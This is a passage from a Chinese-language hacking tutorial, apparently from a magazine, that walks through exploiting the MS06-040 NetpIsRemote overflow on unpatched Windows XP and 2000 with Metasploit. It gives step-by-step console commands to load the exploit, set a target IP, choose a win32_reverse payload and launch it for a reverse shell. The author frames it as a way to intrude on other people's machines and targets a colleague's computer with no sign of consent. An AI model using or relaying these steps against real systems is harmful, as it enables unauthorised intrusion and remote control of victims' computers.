


图2

不过我们现在的漏洞利用工具仅支持Windows NT 4.0、2000 SP0-SP4和XP SP0-SP1。换句话说，即使WindowsXP SP2或者Windows2003存在漏洞，咱们也入侵不了别人，这不能不说是一个很大的遗憾。

二、溢出

好了，我们就以192.168.0.253这台电脑为例来进行测试吧（其实俺知道这是编辑部梦幻MM的电脑，她是XP系统但是绝对没打SP2补丁，嘿嘿）！

首先安装好“Metasploit Framework”，然后把netapi_ms06_040.pm这个文件复制到Metasploit Framework安装目录的exploits目录下，我这里是**C:\Program Files\Metasploit Framework\home\framework\exploits**中，如图3。现在我们打开“开始”菜单，找到Metasploit Framework，单击MSFConsole，稍等片刻后，运行界面如图4。




图3




图4

看起来是不是和普通的CMD差不多啊？我们首先输入命令**show exploits**查看一下有没有netapi_ms06_040这个漏洞的信息。

如果刚才我们的netapi_ms06_040.pm文件成功的放到了exploits目录下的话，现在应该能在列出的exploits列表中看到“**netapi_ms06_040 Microsoft NetpIsRemote() MS06-040 Overflow**”了。接着就输入命令**use netapi_ms06_040**进入MS06-040漏洞的利用菜单里，输入**show options**查看这个漏洞的利用需要输入哪些参数，如图5。




图5

注 **小技巧：** 在这个工具界面中，由于命令总是很长，而且不好记，因此我们可以输入一些命令的前几个字母后按下TAB键，系统就会自动把完整的命令补全。比如刚才这个命令，我们输入**sh**后按TAB，系统就自动补全为**show**，然后输入**exp**按下TAB键，系统又自动补全为**exploits**了。当然，这几个字母必须要能唯一的确定完整的命令才行。比如当前有两个命令：abcde和a1234，我们仅仅输入**a**再敲TAB键是不行的。

从图中我们可以看到需要填写的参数有4个：RHOST、SMBDOM、SMBUSER与SMBPASS。其中只有RHOST是必须的（required），其它三个都是可选（optional）的。因此我们只需要设定好RHOST（目标IP地址）就可以了。

输入**set RHOST 192.168.0.253**就可以把目标地址设定为192.168.0.253了。接下来我们还可以选择哪种溢出方式（在PAYLOADS中选择），输入**show payloads**就可以看到如图6的提示。




图6




图7

从图中我们可以看到很多种payloads（也就是常说的shellcode），我们选择win32_reverse（反向连接）的方式吧！命令是：**set PAYLOAD win32_reverse**（注意PAYLOAD必须要大写），接下来输入**show options**命令会发现比先前多了几个选项需要设置，如图7。

EXITFUNC：退出函数名。不必理会，保留默认的就成。

LHOST：本地IP地址，唯一需要设置的就是它。

LPORT：本地监听端口，默认为4321，一般也不需要改动。

输入命令**set LHOST 192.168.0.123**设置好本地IP地址，就算基本配置完毕了。输入set命令可以查看当前所有设置。如果经过检查没有什么问题的话，就可以输入exploit命令进行溢出了，如图8。

